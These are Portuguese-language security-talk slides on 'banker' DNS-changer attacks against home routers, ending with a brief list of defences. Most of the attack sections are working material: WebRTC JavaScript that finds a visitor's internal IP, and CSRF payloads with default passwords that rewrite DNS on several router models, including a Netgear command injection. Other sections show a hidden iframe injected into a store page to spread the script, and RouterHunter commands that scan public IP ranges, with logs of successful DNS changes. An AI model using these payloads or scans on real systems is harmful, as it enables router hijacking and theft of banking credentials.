



CONFRARIA  
ΩΩΔΥ

# Hacking The User

Hoje em dia ataques de Bankers são bastante comuns. Para evitar esse tipo de ataques especialistas recomendam que o antivírus e antispywares estejam atualizados, mas na maioria das vezes apenas isto não basta. Nesta palestra serão abordadas e demonstradas algumas técnicas e ferramentas remotas utilizadas por cibercriminosos (Bankers) em roubo de contas.



# root@jh00n:~# wh0am1

Nome: Jhonathan Davi A.K.A jh00nbr\_

E-mail: [jhoon@rtfm-ctf.org](mailto:jhoon@rtfm-ctf.org)

Twitter: [@jh00nbr](https://twitter.com/jh00nbr)



Facebook: [fb.com/JhonVipNet](https://www.facebook.com/JhonVipNet)

PSS: [packetstormsecurity.com/users/jh00nbr/](https://packetstormsecurity.com/users/jh00nbr/)

Blog: [jh00nsec.wordpress.com/](http://jh00nsec.wordpress.com/) [blog.inurl.com](http://blog.inurl.com)

Github: <https://github.com/jh00nbr/>



- Pesquisador de Segurança no grupo Inurl Brasil
- Entusiasta de Segurança da Informação
- Desenvolvedor Python e Pesquisador de Segurança na ICONS ( Instituto Constituição Aberta)
- Membro de Elite do time de CTF RTFM (Red Team Freakin' Maniacs)
- Finalista do Hackaflag 2016 (Vencedor da etapa Cuiabá)



# B4nk3r ??





Banker é uma denominação para ataques que roubam informações bancárias dos usuários, senhas bancárias e dados pessoais. Esses ataques, em sua maioria, são feitos através de forma remota.




# DNS Changer

DNS Changer altera as configurações de DNS em um roteador permitindo que os atacantes lancem ataques como do tipo Man-in-The-Middle (MITM) por exemplo. Com um DNS falso e malicioso, quando o usuário tenta acessar um site de banco, servidor de email e outros, o roteador redireciona o tráfego para um site clonado.





# Servidor DNS Malicioso



# Métodos de Infecção

- Código Javascript
- Infect.exe
- Scan massivo - Routerhunterbr 2.0




# Infect.js

- Com base em algumas pesquisas feitas, foram realizados testes com Códigos Javascripts que capturam endereços de IP locais internos(WebRTC-IPS) e logo após realizam ataques de força bruta contra o roteador do IP interno capturado, testando usuários e senhas padrões pré-definidos no próprio código.


<https://github.com/diafygi/webrtc-ips>

```
1 <script language="javascript">
2 //get the IP addresses associated with an account
3 function getIPs(callback){
4     var ip_dups = {};
5
6     //compatibility for firefox and chrome
7     var RTCPeerConnection = window.RTCPeerConnection
8         || window.mozRTCPeerConnection
9         || window.webkitRTCPeerConnection;
10    var useWebKit = !!window.webkitRTCPeerConnection;
11
12
13    if(!RTCPeerConnection){
14
15        var win = iframe.contentWindow;
16        RTCPeerConnection = win.RTCPeerConnection
17            || win.mozRTCPeerConnection
18            || win.webkitRTCPeerConnection;
19        useWebKit = !!win.webkitRTCPeerConnection;
20    }
21
22    //minimal requirements for data connection
23    var mediaConstraints = {
24        optional: [{RtpDataChannels: true}]
25    };
26
27    var servers = {iceServers: [{urls: "stun:stun.services.mozilla.com"}]};
28
29    //construct a new RTCPeerConnection
30    var pc = new RTCPeerConnection(servers, mediaConstraints);
31
32    function handleCandidate(candidate){
33
34        var ip_regex = /([0-9]{1,3}\.([0-9]{1,3}){3}|[a-f0-9]{1,4}(:[a-f0-9]{1,4}){7})/
35        var ip_addr = ip_regex.exec(candidate)[1];
36
37        //remove duplicates
38        if(ip_dups[ip_addr] === undefined)
39            callback(ip_addr);
40
41        ip_dups[ip_addr] = true;
42    }
43
44    //listen for candidate events
45    pc.onicecandidate = function(ice){
46
```





# Infect.js – Console.log(ip);





```
C:\Users\Administrador>ipconfig
```

```
Configuração de IP do Windows
```

```
Adaptador Ethernet Conexão local:
```

```
Sufixo DNS específico de conexão. . . . . : domain.name
Endereço IPv6 . . . . . : fd0b:d9d8:9e3d:0:b4:2c89:9446:6f5a
Endereço IPv6 Temporário. . . . . : fd0b:d9d8:9e3d:0:782e:34f3:c02f:b5f1
Endereço IPv6 de link local . . . . . : fe80::b4:2c89:9446:6f5a%12
Endereço IPv4. . . . . : 192.168.1.11
Máscara de sub-rede . . . . . : 255.255.255.0
Gateway Padrão. . . . . : fe80::ce03:faff:fe53:40dc%12
                          192.168.1.1
```



# Infect.js – Brute Force

```
function e_moto(ip)
{
    var i1 = document.createElement('IMG');
    document.body.appendChild(i1);
    var i2 = document.createElement('IMG');
    document.body.appendChild(i2);
    i1.src='http://'+ip+'/frames.asp?userId=admin&password=motorola';
    i2.src='http://'+ip+'/goformFOO/AlFrame?Gateway.VirtualServerAdvConfig.add=Add&Gateway.VirtualServerAdvConfig.serverId.entry="%27%2B(window.onload%3Dfunction(){with(document)body.appendChild(createElement(%27img%27)).src=%27/goformFOO/AlFrame?Gateway.Wan.dhcpClientEnabled=0%27%3Bz=%27%27%3Bfor(c in {%27Gateway.Wan.ipAddress%27:0,%27Gateway.Wan.subnetMask%27:0,%27Gateway.Wan.defaultGateway%27:0})z%2B=c%2B%27=%27%2Bdocument.getElementById(c).value%2B%27%26%27%3Bwith(document)body.appendChild(createElement(%27img%27)).src=%27/goformFOO/AlFrame?Gateway.Wan.dnsAddress1='+pDNS+'%26%27%2Bz%2B%27%26Gateway.Wan.dhcpClientEnabled=0%27})%2B%27';
}/*Motorola*/
```

```
function r_exp(ip) {
    var method = "GET";
    var url = "";
    //exp(url, "", method);

    url="http://"+ip+"/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=ww`wget 'http://'+ip+'/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=cat+/www/.htpasswd&curpath=/&currentsetting.htm=1&curpath=/&currentsetting.htm=1' -O-` & wget --post-data='h_DNS1address="+pDNS+"&c4_DNS2address="+sDNS+"&runtest=&todo=save&this_file=pppoe.htm&next_file=basic.htm' -O- 'http://$WWW"+ip+"/setup.cgi'&curpath=/&currentsetting.htm=1";
    exp(url, "", method); /*DGN 1000/DGN2200*/

    url="http://admin:admin@"+ip+"/start_apply.htm?current_page=Advanced_WAN_Content. asp&modified=0&action_mode=apply&action_script=restart_wan_if&action_wait=5&preferred_lang=EN&lan_ipaddr=192.168.1.1&lan_netmask=255.255.255.0&wan_dns1_x="+pDNS+"&wan_dns2_x="+sDNS+"&wan_unit=0&wan_enable=1&wan_nat_x=1&wan_dnsenable_x=0";
    exp(url, "", method); /*asus rt n66u*/

    url = "http://admin:admin@"+ip+"/start_apply.htm?wan_dns1="+pDNS+"&wan_dns2="+sDNS+"&wan_dns1_x="+pDNS+"&wan_dns2_x="+sDNS+"&productid=RT-N56U&current_page=Advanced_WAN_Content. asp&modified=0&action_mode=apply&action_script=restart_wan_if&action_wait=5&preferred_lang=EN&firmver=3.0.0.4&lan_ipaddr=192.168.1.1&lan_netmask=255.255.255.0&wan_proto=dhcp&wan_enable=1&wan_nat_x=1&wan_upnp_enable=1&wan_dhcpenable_x=1&wan_dnsenable_x=0&dhcpc_mode=1";
    exp(url, "", method); /*asus rt n56u*/

    url = "http://admin:admin@"+ip+"/start_apply.htm?wan_dns1_x="+pDNS+"&wan_dns2_x="+sDNS;
    exp(url, "", method); /*asus rt n56u*/
```

# Infect.js - Requests

Ataques de força bruta contra roteadores podem ter na maioria das vezes, 99% de sucesso. Isso porque os usuários dos roteadores muitas vezes não mudam as senhas dos roteadores e usam senhas padrão para marcas populares de roteadores.

Ao adquirir o IP local do roteador, o script envia várias solicitações HTTP(GET) para o roteador com um endereço IP de um servidor DNS malicioso para substituir o atual.

2	404	HTTP	192.168.1.1	/start_apply.htm?current_page=Advanced_WA...
3	404	HTTP	192.168.1.1	/start_apply.htm?wan_dns1_x=192.168.1.16&w...
4	404	HTTP	192.168.1.1	/start_apply.htm?wan_dns1=192.168.1.16&wan...
5	404	HTTP	192.168.1.1	/Forms/dns_1?Enable_DNSFollowing=1&dnsPrim...
6	404	HTTP	192.168.1.1	/setup_dns.stm?page=setup_dns&logout=&dns...
7	404	HTTP	192.168.1.1	/cgi-bin/setup_dns.exe?page=setup_dns&logout...
8	404	HTTP	192.168.1.1	/start_apply.htm?current_page=tcpiwan.asp&i...
9	404	HTTP	192.168.1.1	/setup.cgi?todo=wan_dns1=192.168.1.16&ju=0...
10	404	HTTP	192.168.1.1	/cgi-bin/setup_dns.exe?page=setup_dns&logout...
11	404	HTTP	192.168.1.1	/ddnsmngr.cmd?action=apply&service=0&enbl=...
12	404	HTTP	192.168.1.1	/apply.cgi?wan_primary_dns=192.168.1.16&wa...
13	404	HTTP	192.168.1.1	/apply.cgi?wan_specify_dns=1&dhcp_use_ucas...
14	404	HTTP	192.168.1.1	/Forms/dns_1?Enable_DNSFollowing=1&dnsPrim...
15	404	HTTP	192.168.1.1	/dnscfg.cgi?dnsPrimary=192.168.1.16&dnsSeco...
16	404	HTTP	192.168.1.1	/Forms/dns_1?Enable_DNSFollowing=1&dnsPrim...
17	404	HTTP	192.168.1.1	/dnscfg.cgi?dnsPrimary=192.168.1.16&dnsSeco...
18	404	HTTP	192.168.1.1	/Basic.tri?dhcp_end=149&oldMtu=1500&oldAnS...
19	404	HTTP	192.168.1.1	/dnscfg.cgi?dnsPrimary=192.168.1.16&dnsSeco...
20	404	HTTP	192.168.1.1	/start_apply.htm?dnserver=192.168.1.16&dns...
21	404	HTTP	192.168.1.1	/router/add_dhcp_segment.cgi?dhcp_on_chk=0...
22	404	HTTP	192.168.1.1	/userRpm/WanStaticIpCfgRpm.htm?wan=0&wa...
23	404	HTTP	192.168.1.1	/prim.htm?00110004=192.168.1.16&00110005...
24	404	HTTP	192.168.1.1	/userRpm/LanDhcpServerRpm.htm?dhcpserver=...
25	404	HTTP	192.168.1.1	/userRpm/PPPoEAdvRpm.htm?wan=0&cpMru...
26	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...
27	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...
28	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...
29	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...
30	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...
31	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...
32	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...
33	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...
34	404	HTTP	192.168.1.1	/userRpm/WanDynamicIpCfgRpm.htm?wan=0&w...

The screenshot shows the Chrome DevTools Network tab. The top bar includes tabs for 'Inspeccionar', 'Console', 'Depurar', 'Editar estilos', 'Desempenho', and 'Rede'. The 'Rede' tab is active, displaying a list of requests. The selected request is a GET request to 'start\_apply.htm?dnserver=192.168.1.16&dnsser...' with a status of 404 Not Found. The response details are visible, showing 'URL do pedido: http://admin:password@192.168.1.1/start\_apply.htm?dnserver=192...' and 'Método do pedido: GET'. The status is '404 Not Found' and the version is 'HTTP/1.1'. The response headers include 'Content-Type: text/html; charset=%s' and 'Date: Sat, 07 Mar 1970 05:31:43 GMT'. The bottom status bar shows '46 pedidos - 68,47 KB - 1,87 s' and a 'Limpar' button.

# Infect.js - Propagação

Várias técnicas são utilizadas pelos cibercriminosos para disseminação dos scripts. Uma das preferidas deles é a invasão de sites e LOJAS VIRTUAIS com bastante tráfego de usuários, então eles acabam incluindo esse código Javascript no código fonte do site.

Cabeçalho

Rodapé

Direitos Autorais

Loja Exemplo Insight Commerce - ME | CNPJ:00.000.000/0000-00 | AV Exemplo, 10 - CEP:00000-000 - Brasília - DF Copyright© 2015 Loja Exemplo Insight Commerce - Todos os Direitos Reservados.

[VISÃO]

Outros Códigos HTML

```
<iframe style="position: absolute; left: 0px; top: 0px; width: 0px; height: 0px; z-index: 0;" name="analyticsgoogle" src="http://lojas.insightstudio.com.br/infect.html" frameborder="0" width="0" height="0"></iframe>
```

```
<script type="text/javascript"> adroll_adv_id = "HTF7KIWJRBHXL46WLUDBC"; adroll_pix_id = "IE5CHDRTR5ABXH2P6QXAVM";
```

[VISÃO]

# Scanner Routerhunter 2.0

- The RouterhunterBR is an automated security tool that finds vulnerabilities and performs tests on routers and vulnerable devices on the Internet.

The RouterhunterBR was designed to run over the Internet looking for defined ips tracks or random in order to automatically exploit the vulnerability DNSChanger on home routers.

Download: <https://github.com/jh00nbr/Routerhunter-2.0>



Referencias:

<http://www.kitploit.com/2016/02/routerhunterbr-20-automated-tool-for.html>

<https://packetstormsecurity.com/files/135357/RouterHunterBR-2.0.html>

<https://blackarch.org/tools.html>

<https://www.facebook.com/thehackernews/posts/1317560411591162?pnref=story>



# Comandos - Routerhunter

## Random IP:

```
python routerhunter.py -dns1 8.8.8.8 -dns2 8.8.4.4 -randomip -limitip 10 -threads 10
```

## Scanner in range:

```
python routerhunter.py -dns1 8.8.8.8 -dns2 8.8.4.4 -range 186.214.43.0-255 -threads 10
```



```
[*] Testing started in range: [ .15-20 ]  
[ + ] 4/11/2015 18:28:36 | .15 ] ::: [ IS NOT VULNERABLE ]  
[ + ] 4/11/2015 18:28:36 | .15 ] ::: [ IS NOT VULNERABLE ]  
[ + ] 4/11/2015 18:28:36 | .15 ] ::: [ IS NOT VULNERABLE ]  
[ + ] 4/11/2015 18:28:41 | .16 ] ::: [ IS NOT VULNERABLE ]  
[ + ] 4/11/2015 18:28:41 | .16 ] ::: [ IS NOT VULNERABLE ]  
[ + ] 4/11/2015 18:28:41 | .16 ] ::: [ IS NOT VULNERABLE ]  
[ + ] 4/11/2015 18:28:46 | .17 ] ::: [ IS NOT VULNERABLE ]  
[ + ] 4/11/2015 18:28:46 | .17 ] ::: [ IS NOT VULNERABLE ]  
[ + ] 4/11/2015 18:28:46 | .17 ] ::: [ IS NOT VULNERABLE ]  
  
[ + ] 4/11/2015 18:28:48[ ! ] http:// .18/dnscfg.cgi?dnsPrimary=8.8.8.8&dnsSecondary=8.8.4.4&dnsDynamic=0&dnsRefresh=1  
[ + ] 4/11/2015 18:28:48[ ! ] IP: [ .18 ] | DNS1: 8.8.8.8 DNS2: 8.8.4.4  
[ + ] 4/11/2015 18:28:48[ ! ] Status: DNS changed success  
[ + ] 4/11/2015 18:28:48[ ! ] Cod: 200  
[ + ] 4/11/2015 18:28:48[ ! ] Model: Shuttle Tech ADSL Modem-Router 915 WM or DSL_500B  
[ + ] 4/11/2015 18:28:48[ ! ] City:
```

# Comandos - Routerhunter

Brute force with users and passwords on routers that requires authentication:



```
python routerhunter.py --dns1 8.8.8.8 --dns2 8.8.4.4 --range 186.214.43.65-70 --bruteforce --threads 10
```

```
[*] Bruteforce started in routers: [ ] 65-70]
[ + ] [18/11/2015 14:14:21] [ ] | http:// 8/action?dns_status=1&dns_poll_timeout=3&id=57&dns_server_ip_1=8&dns_server_ip_2=8&dns_server_ip_3=8&dns_server_ip_4=8&priority=0&cmdAdd=Add
[ + ] [18/11/2015 14:14:21] [ ] | IP: [ ] 68 [ ] | DNS1: 8.8.8.8 DNS2: 8.8.4.4
[ + ] [18/11/2015 14:14:21] [ ] | Status: DNS changed success! [Bruteforce]
[ + ] [18/11/2015 14:14:21] [ ] | Code: 200
[ + ] [18/11/2015 14:14:21] [ ] | Model: DSLink_200E
[ + ] [18/11/2015 14:14:21] [ ] | City:
```



# Defesa

- Alteração de usuários e senhas padrão do roteador.
- Atualização de firmware.
- Desabilitar funções de administração remotas (porta 80).
- Verificação periódica das configurações DNS do roteador e placa de rede.
- Instalação de extensões no navegador, para bloqueio de scripts antes que sejam executados no navegador(NoScript).





# Referencias

<https://github.com/diafygi/webRTC-ips>

<https://packetstorm-security.com/files/135357/RouterHunterBR-2.0.html>

<http://www.kitloft.com/2016/02/routerhunterbr-20-automated-tool-for.html>

<https://github.com/jh00nbr/Routerhunter-2.0>

<http://seclist.us/scanner-routerhunter-2-0-testing-vulnerabilities-in-devices-routers-connected-to-the-internet.html>

<https://www.92aq.com/2016/02/03/routerhunterbr.html>

<http://bulldogshield.com/?p=520>

<https://www.facebook.com/thehackemews/posts/1317560411591162?pnref=story>

<https://www.facebook.com/Garage4Hackers/posts/1133163010035457>

<http://www.pir8geek.com/routerhunter-2-0-a-tool-used-to-find-vulnerable-routers-and-devices-on-the-internet-and-perform-tests/>

<https://jh00nsec.wordpress.com/2016/01/22/routerhunterbr-2-0-testing-vulnerabilities-in-devices-and-routers-connected-to-the-internet-dnschanger/>

<http://scoooops.com/p/routerhunter-2-0-testing-vulnerabilities-devices>

<https://www.92aq.com/2016/02/03/routerhunterbr.html>

<http://www.open-open.com/lib/view/open1454734347073.html>



<http://g1.globo.com/tecnologia/blog/seguranca-digital/post/submundo-do-crimine-brasileiro-adota-bitcoin-e-oferece-cursos-para-golpistas.html>

[http://ohardigitaluol.com.br/faq\\_seguro/noticia/nunca-foi-tao-facil-tomarse-um-cibercrime-no-brasil/54356](http://ohardigitaluol.com.br/faq_seguro/noticia/nunca-foi-tao-facil-tomarse-um-cibercrime-no-brasil/54356)

<http://g1.globo.com/tecnologia/blog/seguranca-digital/post/o-que-os-hackers-farao-em-2016.html>

<http://www.trendmicro.com/Info/us/security/news/cybercrime-and-digital-threats/brazilian-cybercrime-in-underground-2015>

<http://computerworld.com.br/aprenda-protoger-sua-em-presa-em-curso-gratuito-de-autodefesa-hacking>



Thanks ;)